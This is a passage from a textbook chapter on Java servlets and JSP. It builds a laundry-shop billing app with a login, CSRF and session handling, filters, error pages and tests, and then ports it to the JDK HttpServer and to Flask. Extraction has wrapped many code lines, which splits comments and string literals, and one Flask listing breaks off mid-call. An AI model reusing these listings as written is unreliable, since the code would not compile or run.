                    ps.setInt(4, unit);
                    ps.setLong(5, payment);
                    ps.setString(6, customerId);
                    ps.setString(7, employeeId);
                    ps.setString(8, serviceId);
                    ps.setString(9, outletId);
                    ps.executeUpdate();
                }
                log(c, id, "queued", now, employeeId);
                c.commit();
                return id;
            } catch (SQLException e) {
                c.rollback();
                throw e;
            }
        }
    }
```

`setAutoCommit(false)` starts a transaction, `commit()` makes both rows permanent at once, and `rollback()` undoes a half-finished attempt. The next id is computed inside the transaction. `advance` adds one more safeguard: `UPDATE … WHERE id = ? AND status = ?` changes the row only if nobody changed it first.

7.16.4 Building the DAO once: a listener, and optionally a pool

Somebody has to create `Db` and the DAOs before the first request. That somebody is `AppListener`, **Listing 7.51**, a `ServletContextListener` the container calls once at deployment.

Listing 7.51 `AppListener`: at deployment, choose the database (a JNDI pool, the environment variable `LAUNDRY_DB_URL`, or the URL in `web.xml`), build the DAOs, and put them and the reference lists into application scope.

```
package laundry.web;

import jakarta.servlet.ServletContext;
import jakarta.servlet.ServletContextEvent;
import jakarta.servlet.ServletContextListener;
import jakarta.servlet.annotation.WebListener;
import javax.naming.InitialContext;
import javax.sql.DataSource;
import laundry.dao.BillDao;
import laundry.dao.Db;
import laundry.dao.EmployeeDao;

/**
 * Runs once, when the container deploys the application, before any request.
 * It builds the data-access objects and puts them, with the price list and
 * the outlets, into application scope, where every servlet can find them.
 */
@WebListener
public class AppListener implements ServletContextListener {

    @Override
    public void contextInitialized(ServletContextEvent event) {
        ServletContext app = event.getServletContext();
        try {
            Db db;
            String jndi = app.getInitParameter("laundry.db.jndi");
            if (jndi != null && !jndi.isBlank()) {           // a pool declared in
context.xml
                db = new Db((DataSource) new InitialContext().lookup("java:comp/env/" +
jndi));
            } else {                                          // a plain JDBC URL
                String env = System.getenv("LAUNDRY_DB_URL");
                String url = env != null ? env : app.getInitParameter("laundry.db.url");
                url = url.replace("${user.home}",
System.getProperty("user.home").replace('\\', '/'));
                db = new Db(url, System.getenv("LAUNDRY_DB_USER"),
System.getenv("LAUNDRY_DB_PASSWORD"));
                app.log("Profitina Laundry: database " + url);
            }
            BillDao bills = new BillDao(db);
            app.setAttribute("billDao", bills);
            app.setAttribute("employeeDao", new EmployeeDao(db));
            app.setAttribute("services", bills.services());   //
${applicationScope.services}
            app.setAttribute("outlets", bills.outlets());
        } catch (Exception e) {
            throw new IllegalStateException("Profitina Laundry cannot reach its database",
e);
        }
    }
}
```

Switching to MySQL therefore needs no code change: load `ProfitinaLaundry/App/database/schema.mysql.sql` and `seed.mysql.sql` (phpMyAdmin, or `mysql -u root -p < schema.mysql.sql`), create a user limited to that schema, put `mysql-connector-j-9.x.jar` in `lib-extra/`, rebuild, and start Tomcat with `LAUNDRY_DB_URL=jdbc:mysql://localhost:3306/profitina_laundry`, `LAUNDRY_DB_USER` and `LAUNDRY_DB_PASSWORD`. The password lives in the environment, never in the WAR.

Opening a MySQL connection per request is slow, so a container offers a **pool** of connections opened once and lent out, **Listing 7.52**.

Listing 7.52 A Tomcat connection pool for MySQL. With `laundry.db.jndi` set to `jdbc/laundry`, `AppListener` looks up `java:comp/env/jdbc/laundry` and `Db` borrows from the pool.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Rename to context.xml to let Tomcat keep a POOL of MySQL connections and
     publish it under the JNDI name java:comp/env/jdbc/laundry. Then set the
     context-param laundry.db.jndi to jdbc/laundry in WEB-INF/web.xml, and
     copy mysql-connector-j-9.x.jar into Tomcat's own lib/ folder.
     Use a database account that may only read and write this schema: never root. -->
<Context>
  <Resource name="jdbc/laundry" auth="Container" type="javax.sql.DataSource"
            driverClassName="com.mysql.cj.jdbc.Driver"
            url="jdbc:mysql://localhost:3306/profitina_laundry"
            username="laundry" password="change-me"
            maxTotal="20" maxIdle="5" maxWaitMillis="10000"/>
</Context>
```

The pool's user is `laundry`, not `root`, and may only touch one schema; and its credentials live in the container's configuration, so the same WAR goes to the shop and to the classroom with different passwords.

7.17 Sessions, Cookies and Logging In

7.17.1 The problem, and the mechanism

HTTP forgets; a shop needs to know that this is the cashier who logged in five minutes ago.

> **DEFINITION.** A **session** is a map kept on the server that belongs to one browser. The browser holds only a key to it — a cookie, in Tomcat named `JSESSIONID`. The container creates the session, sends the cookie, and on every later request finds the map from the cookie.

The *data* stays on the server; the browser holds only the key. `request.getSession()` finds or creates the session; `getSession(false)` returns `null` instead, which is how the auth filter asks "is anybody logged in?" without creating a session for a stranger.

7.17.2 Logging in

Listing 7.53 is the login controller.

Listing 7.53 `LoginServlet`: one answer for an unknown e-mail and for a wrong password; on success a new session id, the employee and a CSRF token in the session, and a redirect.

```
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.security.SecureRandom;
import java.sql.SQLException;
import java.util.HexFormat;
import laundry.dao.EmployeeDao;
import laundry.model.Employee;
import laundry.model.Validator;

/** GET shows the login form; POST checks the password and starts a session. */
@WebServlet("/login")
public class LoginServlet extends HttpServlet {

    private static final SecureRandom RANDOM = new SecureRandom();

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        req.getRequestDispatcher("/WEB-INF/views/login.jsp").forward(req, resp);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String email = Validator.field(req.getParameter("email")).toLowerCase();
        String password = req.getParameter("password");
        EmployeeDao dao = (EmployeeDao) getServletContext().getAttribute("employeeDao");
        Employee user;
        try {
            user = dao.login(email, password);
        } catch (SQLException e) {
            throw new ServletException("login failed", e);
        }
        if (user == null) {                                    // one answer for both
mistakes
            req.setAttribute("error", "E-mail or password is not correct.");
            req.setAttribute("email", email);
            resp.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
            req.getRequestDispatcher("/WEB-INF/views/login.jsp").forward(req, resp);
            return;
```

Listing 7.53 (Continued) *LoginServlet: one answer for an unknown e-mail and for a wrong password; on success a new session id, the employee and a CSRF token in the session, and a redirect.*

```
        }
        HttpSession session = req.getSession();
        req.changeSessionId();                                 // a new id at login: no
session fixation
        byte[] token = new byte[16];
        RANDOM.nextBytes(token);
        session.setAttribute("user", user);
        session.setAttribute("csrf", HexFormat.of().formatHex(token));
        resp.sendRedirect(req.getContextPath() + "/bills");
    }
}
```

Four security decisions are in **Listing 7.53**. **One message for both mistakes**, so an attacker cannot learn which e-mails exist; `EmployeeDao.login` even spends the same time on an unknown

e-mail. **Passwords are checked against a hash** of the form `pbkdf2_sha256$600000$<salt>$<key>`, recomputed and compared in constant time; the password is never stored, logged or shown, as UU PDP No. 27/2022 [4] expects. **`changeSessionId()` at login** defeats *session fixation*. And **a CSRF token** in the session and in every form lets the auth filter refuse a POST forged by another site, which can make the browser send a request but cannot read the token.

The demo accounts are `kasir1@profitina-laundry.example` / `Kasir#2026` (cashier, Rungkut), `owner@profitina-laundry.example` / `Owner#2026` and `cuci1@profitina-laundry.example` / `Cuci#2026` (washer). `LogoutServlet` calls `session.invalidate()` and redirects to the login page.

7.17.3 Cookies directly

A session is a cookie used well. Cookies can also carry small things that should outlive a visit, such as the outlet a cashier last chose, as in **Listing 7.54**.

Listing 7.54 Setting a cookie that survives the browser closing. EL reads it as `${cookie.lastOutlet.value}`.

```
<%
    Cookie c = new Cookie("lastOutlet", request.getParameter("outlet"));
    c.setMaxAge(60 * 60 * 24 * 30);        // thirty days, in seconds
    c.setHttpOnly(true);                   // JavaScript cannot read it
    c.setPath(request.getContextPath());
    response.addCookie(c);
%>
```

Set a cookie before the response is committed; mark it `HttpOnly`; and remember that a cookie holding personal data is personal data under UU PDP — store a preference, not a person.

> **Never print a session id.** The demonstration pages print a shortened one to show the mechanism. On a real page it is a credential: anyone who reads it from a screen or a log can put it in their own browser and *be* that cashier.

7.18 Filters

7.18.1 What a filter is

Some work belongs to every request — decode UTF-8, log, check the login — and copying it into every servlet is how it gets forgotten in one.

> **DEFINITION.** A **filter** is a class the container calls *before* the servlet for every request whose address matches the filter's mapping. It receives the request, the response and a **chain**; calling `chain.doFilter(request, response)` passes the request on to the next filter or, at the end, to the servlet. A filter that does not call it stops the request there.

Code before `chain.doFilter` runs on the way in; code after it runs on the way out, once the servlet and the page have finished. **Figure 7.2** showed the Laundry's three filters in place.

7.18.2 The three Laundry filters

Listing 7.55 is the simplest possible filter.

Listing 7.55 `EncodingFilter`: UTF-8 for every request and response, set before any servlet reads a parameter.

```java
package laundry.web;

import jakarta.servlet.Filter;
import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.ServletRequest;
import jakarta.servlet.ServletResponse;
import java.io.IOException;

/**
 * First filter in the chain: every request body is read as UTF-8 and every
 * response is written as UTF-8, before any servlet reads a parameter.
 */
public class EncodingFilter implements Filter {

    @Override
    public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain)
            throws IOException, ServletException {
        req.setCharacterEncoding("UTF-8");
        resp.setCharacterEncoding("UTF-8");
        chain.doFilter(req, resp);                  // hand the request on
    }
}
```

It is first because once a parameter has been read, the body has been decoded, and setting the encoding afterwards changes nothing.

Listing 7.56 does its work on the way *out*.

Listing 7.56 `AccessLogFilter`: time the rest of the chain, then log one line with the method, the address and the resulting status.

```java
package laundry.web;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;

/**
 * Writes one line per request to the container's log:
 *     GET /laundry/bills -> 200 in 14 ms
 * Code before chain.doFilter runs on the way in; code after it, on the way out.
 */
public class AccessLogFilter extends HttpFilter {

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        long start = System.nanoTime();
        try {
            chain.doFilter(req, resp);
        } finally {
            long ms = (System.nanoTime() - start) / 1_000_000;
            getServletContext().log(req.getMethod() + " " + req.getRequestURI()
                                    + " -> " + resp.getStatus() + " in " + ms + " ms");
        }
    }
}
```

`HttpFilter` (Servlet 4.0 and later) hands the filter HTTP-typed objects; the `finally` logs even when something further down throws.

Listing 7.57 guards the bill pages.

Listing 7.57 `AuthFilter`: no logged-in employee, go to the login page; a POST without the right token, 403; otherwise pass on.

```
package laundry.web;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;

/**
 * Guards every page that shows or changes bills (see the filter-mapping in
 * web.xml). No logged-in employee: go to the login page. A POST without the
 * session's secret token: refuse it (protection against cross-site request
 * forgery). Otherwise let the request through to its servlet.
 */
public class AuthFilter extends HttpFilter {

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        HttpSession session = req.getSession(false);          // do not create one
        if (session == null || session.getAttribute("user") == null) {
            resp.sendRedirect(req.getContextPath() + "/login");
            return;                                           // the chain stops here
        }
        if (req.getMethod().equals("POST")) {
            Object expected = session.getAttribute("csrf");
            if (expected == null || !expected.equals(req.getParameter("csrf"))) {
                resp.sendError(HttpServletResponse.SC_FORBIDDEN, "Form expired; please
reload the page.");
                return;
            }
        }
        chain.doFilter(req, resp);
    }
}
```

Thanks to this one class no bill servlet contains a login check, and none can forget one. The login page stays outside its mapping, or nobody could log in.

> **THE KEY INSIGHT.** Filters are where *cross-cutting* rules live — rules that apply to many addresses and belong to none of them. Every web framework has the idea under some name: *middleware* in Express and ASP.NET Core, `before_request` in Flask (Section 7.22), `Filter` in the JDK's own HTTP server (Section 7.21).

7.19 Errors, Including and Forwarding

7.19.1 The page a customer should see

Something will throw; the question is what the person at the counter sees. With `errorPage` and `isErrorPage`, MiniJSP's `boom.jsp` divides by zero and `/boom.jsp?kilos=12` produced **Listing 7.58**.

Listing 7.58 The real output of MiniJSP's `boom.jsp`. `isErrorPage="true"` on `error.jsp` is what makes the ninth implicit object, `exception`, exist there.

```
Something went wrong at our end

Nothing was charged and nothing was saved. Please try again, or telephone
the outlet on 031-0000-2101.

Technical detail, for the shop's own log:
java.lang.ArithmeticException: / by zero
```

The `<error-page>` elements of **Listing 7.14** do this for the whole application: one catches any `Throwable`, others catch the 403 and 404 that servlets send with `sendError`. All lead to one view, **Listing 7.59**.

Listing 7.59 `error.jsp`: one view for 404, 403 and everything else, chosen by `${pageContext.errorData.statusCode}`. The exception goes to the log, never to the screen.

```jsp
<%@ page isErrorPage="true" %>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:set var="code" value="${pageContext.errorData.statusCode}"/>
<c:choose>
  <c:when test="${code == 404}">
    <h1>Not found</h1>
    <p><c:out value="${requestScope['jakarta.servlet.error.message']}" default="There is no
such page."/></p>
  </c:when>
  <c:when test="${code == 403}">
    <h1>Not allowed</h1>
    <p><c:out value="${requestScope['jakarta.servlet.error.message']}"/></p>
  </c:when>
  <c:otherwise>
    <h1>Something went wrong at our end</h1>
    <p>Nothing was saved. Please try again, or telephone the outlet.</p>
    <% if (exception != null) application.log("error page", exception); %>
  </c:otherwise>
</c:choose>
<p><a href="${ctx}/bills">Back to the bills</a></p>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

> **Never show a stack trace to a visitor.** It names your classes, file paths, library versions and sometimes your SQL — a free map for anybody looking for a way in. Log it with `application.log(…)` and show one sentence.

7.19.2 Two includes, and the rule for choosing

There are two ways to put one page inside another, and they differ exactly as the translation phase differs from the request phase. `<%@ include file="…" %>` pastes the other file's *text* at translation time; `<jsp:include page="…"/>` runs the other page at request time and inserts its *output*. **Table 7.10** sets them side by side.

Table 7.10 The two include mechanisms. The last four rows decide which to use.

	`<%@ include %>`	`<jsp:include>`
When	Translation time	Request time
What is inserted	The other file's **text**	The other page's **output**
One servlet or two	One	Two
Can the file name be computed?	No	Yes
Sees the including page's variables	Yes — same method	No — separate page
Cost per request	None	A method call

The rule follows from the table: **use the include directive for content that changes rarely**, such as a header or a footer, because it is faster; **use `jsp:include` for content that changes often**, or whose page cannot be chosen until the request arrives. MiniJSP's `include-demo.jsp` includes one page twice in a single request, with a different parameter each time, **Listing 7.60**.

Listing 7.60 A dynamic include with `<jsp:param>` supplying a value. The page contains it twice, the second time with "Good afternoon".

```
<jsp:include page="date.jsp">
  <jsp:param name="greeting" value="Good morning"/>
</jsp:include>
```

`date.jsp` counts its own runs in request scope; **Listing 7.61** is the real output.

Listing 7.61 The real output: one page ran twice inside one request — the run number proves it — and each run saw its own parameter. A directive include could do neither.

```
date.jsp, run number 1 in this request, at 16:40:26.527,
greeting passed in: "Good morning".

date.jsp, run number 2 in this request, at 16:40:26.527,
greeting passed in: "Good afternoon".
```

7.19.3 Forwarding and redirecting

`<jsp:forward page="/main.jsp"/>` in a page, and `request.getRequestDispatcher(path).forward(request, response)` in a servlet, hand the whole request to another component. The original request object — with every attribute in request scope — goes with it, which is precisely how every Laundry controller hands its model to its view.

> **THE KEY INSIGHT: a forward is not a redirect.** A **forward** happens inside the server: one request, one response, and the browser's address bar does not change. A **redirect** — `response.sendRedirect(url)` — sends a 302 (or 303) to the browser, which then makes a second request; the address bar changes and request scope is empty. Forward to show a view; redirect after a successful POST.

7.20 Testing Servlets without a Container

A servlet is a class, and its inputs and outputs are interfaces: `HttpServletRequest`, `HttpServletResponse`, `HttpSession`, `RequestDispatcher`, `FilterChain`. Anything that implements those interfaces can call it. The Tomcat track's `test/laundry/StubTest.java` uses `java.lang.reflect.Proxy` to build small stand-ins for each — a request whose parameters come from a map, a dispatcher that merely records the path it was asked to forward to, a session that survives from one call to the next — and then drives the real listener, filters and servlets against a copy of the sample database. `./test.sh` compiles everything against the Servlet API jar and runs it; **Listing 7.62** is its real output.

Listing 7.62 The real output of `jsp-servlet/test.sh`: the Tomcat track's listener, three filters and seven servlets, run against stand-in container objects and the sample database. The clock was fixed at 2026-09-30 21:00:00 so every run gives the same answer.

```
PASS  T1 listener fills application scope  -- services=12, outlets=3
PASS  T2 no session: AuthFilter redirects, chain stops  -- redirect /laundry/login
PASS  T3 wrong password: 401 and the login view again  -- error="E-mail or password is not
correct."
PASS  T4 right password: redirect, new session id, user and csrf in session  -- user=Dewi
Lestari Putri (cashier)
PASS  T5 with a session: AuthFilter lets the request through
PASS  T6 GET /bills?outlet=O01&status=queued forwards bills.jsp with 9 bills  -- first
three:
        B2953  2026-09-30 20:49:43  Lestari Mahendra  1 item  Rp 45.000
        B2949  2026-09-30 15:36:01  Zahra Halim  7 kg  Rp 56.000
        B2948  2026-09-30 13:56:56  Joko Mahendra  6 kg  Rp 36.000
PASS  T7 bad form: 400, the form again, one message per field  --
        customerId: A customer id looks like C0001.
        quantity: Weight in kg, for example 3.2 (at most 100).
        rack: Rack A01 already holds an open bill.
PASS  T8 POST without the csrf token: 403 from AuthFilter  -- Form expired; please reload
the page.
PASS  T9 good form: bill stored, redirect to it (Post/Redirect/Get)  -- flash="Bill B2954
created: 4 kg x Rp 12.000 = Rp 48.000."
PASS  T10 GET /bill?id=B2954 forwards bill.jsp  -- B2954 Nabila Rahman, 4 kg, Rp 48.000,
rack A02, queued, arrived 2026-09-30 21:00:00
PASS  T11 advance: queued -> finished, then departed refused while unpaid  -- "Bill B2954
moved on." / "Bill B2954 still owes Rp 48.000; record the payment first."
PASS  T12 unknown bill: 404  -- There is no bill B9999.
PASS  T13 AccessLogFilter writes one line after the chain  -- GET /laundry/bills -> 200 in
0 ms
PASS  T14 EncodingFilter sets UTF-8 before the servlet runs
PASS  T15 HelloServlet writes its page  -- 7 lines of HTML
PASS  T16 after logout the session is gone
16 passed, 0 failed
```

This proves the controllers decide, store, forward and redirect correctly; it does **not** prove the JSP pages render, because no JSP engine ran. The same sixteen checks also passed against a MariaDB 10.11 server loaded from the MySQL scripts.

7.21 The Same Features on the JDK's Own HTTP Server

Every JDK contains a small web server, `com.sun.net.httpserver.HttpServer`. The `java-httpserver` track builds the same bills pages on it, reusing the Tomcat track's `model` and `dao` packages unchanged; `./run.sh` starts it at `http://127.0.0.1:8081/`. Everything Tomcat did silently must now be done by hand, which shows what the container was doing for you. **Listing 7.63** is the wiring.

Listing 7.63 Part of `Main.java`: one *context* per address — the servlet mapping of this server — each with its list of filters, and a thread pool.

```
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        // One context per address, like a servlet-mapping; the filters are the filter
chain.
        add(server, "/login", pages::login, log);
        add(server, "/logout", pages::logout, log);
        add(server, "/bills", pages::list, log, login);
        add(server, "/bills/new", pages::create, log, login);
        add(server, "/bill", pages::detail, log, login);
        add(server, "/bill/advance", pages::advance, log, login);
        add(server, "/static/", ex -> {                            // style.css and the
logo
            Path file = Path.of("static",
Path.of(ex.getRequestURI().getPath()).getFileName().toString());
            if (!Files.isRegularFile(file)) {
                ex.sendResponseHeaders(404, -1);
                ex.close();
                return;
            }
            ex.getResponseHeaders().set("Content-Type",
                    file.toString().endsWith(".css") ? "text/css; charset=UTF-8" :
"image/png");
            byte[] bytes = Files.readAllBytes(file);
            ex.sendResponseHeaders(200, bytes.length);
            ex.getResponseBody().write(bytes);
            ex.close();
        });
        add(server, "/", ex -> Web.redirect(ex, "/bills"), log);
        server.setExecutor(Executors.newFixedThreadPool(8));   // like the container's
thread pool
        server.start();
```

`createContext("/bills", handler)` is `@WebServlet("/bills")`. `context.getFilters().add(f)` is `<filter-mapping>`. The executor is the connector's thread pool. The JDK's filter class, **Listing 7.64**, is so close to the servlet one that the code barely changes.

Listing 7.64 The two JDK filters: the access log, and the login and CSRF check, each calling `chain.doFilter(ex)` to pass the request on.

```
package laundry.http;

import com.sun.net.httpserver.Filter;
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.util.Map;

/** The JDK's own filters: the same idea, and nearly the same shape, as a servlet Filter.
*/
public final class Filters {

    private Filters() { }

    /** One line per request: GET /bills -> 200 in 14 ms. */
    public static final class AccessLog extends Filter {
        @Override
        public void doFilter(HttpExchange ex, Chain chain) throws IOException {
            long start = System.nanoTime();
            try {
                chain.doFilter(ex);
            } finally {
                System.out.println(ex.getRequestMethod() + " " + ex.getRequestURI() + " ->
"
                        + ex.getResponseCode() + " in " + (System.nanoTime() - start) /
1_000_000 + " ms");
            }
        }

        @Override
        public String description() {
            return "access log";
        }
    }

    /** No session: go and log in. A POST without the session's token: 403. */
    public static final class RequireLogin extends Filter {
        private final Sessions sessions;
        private final Template views;

        public RequireLogin(Sessions sessions, Template views) {
            this.sessions = sessions;
            this.views = views;
        }
```

Listing 7.64 (Continued) *The two JDK filters: the access log, and the login and CSRF check, each calling chain.doFilter(ex) to pass the request on.*

```
        @Override
        public void doFilter(HttpExchange ex, Chain chain) throws IOException {
            Map<String, Object> session = sessions.find(ex);
            if (session == null || session.get("user") == null) {
                Web.redirect(ex, "/login");
                return;                                         // the chain stops here
            }
            if (ex.getRequestMethod().equals("POST")
                    && !session.get("csrf").equals(Web.param(ex, "csrf"))) {
                Web.html(ex, 403, views.render("error", Map.of("title", "Not allowed",
                        "message", "Form expired; please reload the page.")));
                return;
            }
            RequestScope.of(ex).put("session", session);         // handed on to the
handler
            chain.doFilter(ex);
        }

        @Override
        public String description() {
            return "login required";
        }
    }
}
```

What Tomcat did silently must be written: `Sessions.java` keeps a map per browser behind a random `HttpOnly; SameSite=Lax` cookie, renews the id at login and expires idle sessions; `Html.esc` does what `<c:out>` does; and a template engine renders the views, **Listing 7.65**.

Listing 7.65 A template engine in under fifty lines: `{{name}}` escapes, `{{{name}}}` does not, `{{> file}}` includes. Escaping is the default and must be refused explicitly.

```
package laundry.http;

import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 * A template engine in under fifty lines. A template is an HTML file with holes:
 *   {{name}}     the value of "name", HTML-escaped      (like <c:out value="${name}"/>)
 *   {{{name}}}   the value, NOT escaped: only for HTML this program built itself
 *   {{> file}}   the text of templates/file.html        (like <%@ include file="..." %>)
 * Loops and decisions stay in Java, which builds the pieces and passes them in.
 */
public final class Template {

    private static final Pattern HOLE =
Pattern.compile("\\{\\{\\{(\\w+)}}}|\\{\\{>\\s*(\\w+)\\s*}}|\\{\\{(\\w+)}}");
    private final Path dir;

    public Template(Path dir) {
        this.dir = dir;
    }

    public String render(String name, Map<String, ?> model) throws IOException {
        String text = Files.readString(dir.resolve(name + ".html"),
StandardCharsets.UTF_8);
        Matcher m = HOLE.matcher(text);
        StringBuilder out = new StringBuilder();
        while (m.find()) {
            String piece;
            if (m.group(1) != null) {
                Object raw = model.get(m.group(1));
                piece = raw == null ? "" : raw.toString();                    // raw
            } else if (m.group(2) != null) {
                piece = render(m.group(2), model);                            // include
            } else {
                piece = Html.esc(model.get(m.group(3)));                      // escaped
            }
            m.appendReplacement(out, Matcher.quoteReplacement(piece));
        }
        m.appendTail(out);
        return out.toString();
    }
}
```

This engine has no loops, so the handler builds the rows by rendering `bill_row.html` once per bill — **Listing 7.66** — which is `<c:forEach>` done by hand in Java.

Listing 7.66 `bill_row.html`, one table row with holes; `BillPages.list` renders it once per bill.

```
  <tr class="{{status}}">
    <td>{{n}}</td>
    <td><a href="/bill?id={{id}}">{{id}}</a></td>
    <td>{{arrived}}</td>
    <td>{{customer}}</td>
    <td>{{service}}</td>
    <td>{{quantity}}</td>
    <td class="num">{{charged}}</td>
    <td>{{status}}</td>
  </tr>
```

Building this track turned up a trap. The first version passed the parsed form from filter to handler with `HttpExchange.setAttribute`, and in the test run the second login saw the first one's e-mail and password: the JDK keeps those attributes in the *context*, shared by every request to that address. A twenty-line experiment confirmed it. The fix, **Listing 7.67**, is a real request scope.

Listing 7.67 `RequestScope`: a map that belongs to one exchange and disappears with it. What a servlet container gives you as `request.setAttribute`, built by hand.

```
package laundry.http;

import com.sun.net.httpserver.HttpExchange;
import java.util.Collections;
import java.util.HashMap;
import java.util.Map;
import java.util.WeakHashMap;

/**
 * Request scope: a map that belongs to ONE exchange. We cannot use
 * HttpExchange.setAttribute for this, because the JDK keeps those attributes
 * in the HttpContext, so they are shared by every request to the same
 * address -- the second request would see the first one's data. The map
 * disappears on its own when the exchange is garbage-collected.
 */
public final class RequestScope {

    private static final Map<HttpExchange, Map<String, Object>> SCOPES =
            Collections.synchronizedMap(new WeakHashMap<>());

    private RequestScope() { }

    public static Map<String, Object> of(HttpExchange ex) {
        return SCOPES.computeIfAbsent(ex, k -> new HashMap<>());
    }
}
```

> **Know which of your "scopes" is really shared.** `HttpExchange` attributes on the JDK server, fields of a servlet and declarations in a JSP page are easy to mistake for per-request storage, yet, like application scope, they are shared by every request. Each is fine for configuration and a bug for anything a visitor sent.

`test.sh` starts the real server on a free port over a copy of the database, drives it over real HTTP with `java.net.http.HttpClient` (cookies included), prints the results, and stops. **Listing 7.68** is an extract of the real run.

Listing 7.68 An extract of the real output of `java-httpserver/test.sh` (11 of its 14 checks, all of which passed). The server printed an access-log line for each request, such as `GET /bills?outlet=O01&status=queued -> 200 in 29 ms`.

```
PASS  H1 GET /bills without logging in -> 303 to /login
PASS  H2 wrong password -> 401, same page
PASS  H3 what the visitor typed comes back escaped  --
value="&lt;script&gt;alert(1)&lt;/script&gt;"
PASS  H4 right password -> 303 to /bills and an HttpOnly session cookie  --
LAUNDRYSESSION=<32 hex digits>; Path=/; HttpOnly; SameSite=Lax
PASS  H5 GET /bills?outlet=O01&status=queued -> 9 bills
PASS  H7 bad form -> 400 with a message per field, typing kept
PASS  H8 POST without the token -> 403 from the filter
PASS  H9 good form -> 303 to the new bill  -- /bill?id=B2954
PASS  H10 the bill page shows the flash once, and the right price  -- Bill B2954 created: 4
kg x Rp 12.000 = Rp 48.000.
PASS  H12 advance: finished, then departed refused while unpaid  -- Bill B2954 moved on. /
Bill B2954 still owes Rp 48.000; record the payment first.
PASS  H13 unknown bill -> 404 page
14 passed, 0 failed
```

The same fourteen checks passed again against MariaDB, with nothing changed but `-Dlaundry.db.url`.

7.22 The Same Features in Python: Flask and Jinja2

Flask with its template language Jinja2 is Python's counterpart of servlets with JSP, EL and JSTL. The `python-flask` track builds the same pages; `pip install Flask` and `python app.py` start it at `http://127.0.0.1:5000/`. **Table 7.11** is the translation.

Table 7.11 One application, three stacks. Only the names change; the jobs are the same.

Idea	Servlet + JSP (Tomcat)	JDK HttpServer	Flask + Jinja2
Address → code	`@WebServlet("/bills")`	`createContext("/bills", h)`	`@app.route("/bills")`
Code before every request	`Filter` / `HttpFilter`	`com.sun.net.httpserver.Filter`	`@app.before_request`
Code after every request	after `chain.doFilter`	after `chain.doFilter`	`@app.after_request`
Request scope	`request.setAttribute`	`RequestScope.of(ex)`	arguments to `render_template`
Session	`HttpSession` (server side)	`Sessions` (written by hand)	`flask.session` (signed cookie)
View	JSP page	template with `{{…}}` holes	Jinja2 template
Print, escaped	`<c:out value="${x}"/>`	`{{x}}`	`{{ x }}`
Loop	`<c:forEach>`	Java loop over a row template	`{% for b in bills %}`
Include	`<%@ include file="…" %>`	`{{> _header}}`	`{% extends "base.html" %}`
Forward to a view	`RequestDispatcher.forward`	`Template.render`	`return render_template(…)`
Redirect	`response.sendRedirect`	`Web.redirect` (303)	`return redirect(url_for(…))`
Error page	`<error-page>` in `web.xml`	try/catch around each handler	`@app.errorhandler(404)`
Database	JDBC, `?` placeholders	the same JDBC classes	`sqlite3` (`?`) or PyMySQL (`%s`)

Listing 7.69 is Flask's filter pair.

Listing 7.69 `before_request` does the auth filter's job — including the CSRF check — and `after_request` does the access log's.

```
@app.before_request
def require_login():
    g.started = time.perf_counter()
    if request.endpoint not in PROTECTED:
        return None
    if "user" not in session:
        return redirect(url_for("login"))                    # the chain stops here
    if request.method == "POST" and request.form.get("csrf") != session.get("csrf"):
        abort(403, "Form expired; please reload the page.")
    return None


@app.after_request
def access_log(response):
    ms = (time.perf_counter() - g.get("started", time.perf_counter())) * 1000
    app.logger.info("%s %s -> %s in %.0f ms", request.method,
request.full_path.rstrip("?"),
                    response.status_code, ms)
    return response
```

Listing 7.70 is the list view and **Listing 7.71** its template; set them beside **Listing 7.42** and **Listing 7.43**.

Listing 7.70 The Flask view function for `/bills`: the controller of **Listing 7.42** in seven lines.

```
@app.route("/bills")
def bills():
    outlet = request.args.get("outlet", "").strip()
    status = request.args.get("status", "").strip()
    if status not in ("queued", "finished", "departed"):
        status = ""
    return render_template("bills.html", bills=db.find_bills(outlet, status),
```

Listing 7.71 `bills.html` in Jinja2. `{% extends %}` and `{% block %}` replace the header and footer includes; `loop.index` replaces `varStatus`; `| rupiah` is a filter the application registers; and every `{{ }}` escapes by default.

```
{% extends "base.html" %}
{% block content %}
<h1>Bills</h1>
<form method="get" action="{{ url_for('bills') }}" class="filters">
  <select name="outlet">
    <option value="">All outlets</option>
    {% for o in outlets %}
      <option value="{{ o.id }}" {{ 'selected' if o.id == outlet }}>{{ o.name }}</option>
    {% endfor %}
  </select>
  <select name="status">
    <option value="">Any status</option>
    {% for s in ['queued', 'finished', 'departed'] %}
      <option {{ 'selected' if s == status }}>{{ s }}</option>
    {% endfor %}
  </select>
  <button type="submit">Show</button>
</form>

{% if not bills %}
  <p>No bills match.</p>
{% else %}
  <table>
    <tr><th>#</th><th>Bill</th><th>Arrived</th><th>Customer</th><th>Service</th>
        <th>Qty</th><th>Charged</th><th>Status</th></tr>
    {% for b in bills %}
    <tr class="{{ b.status }}">
      <td>{{ loop.index }}</td>
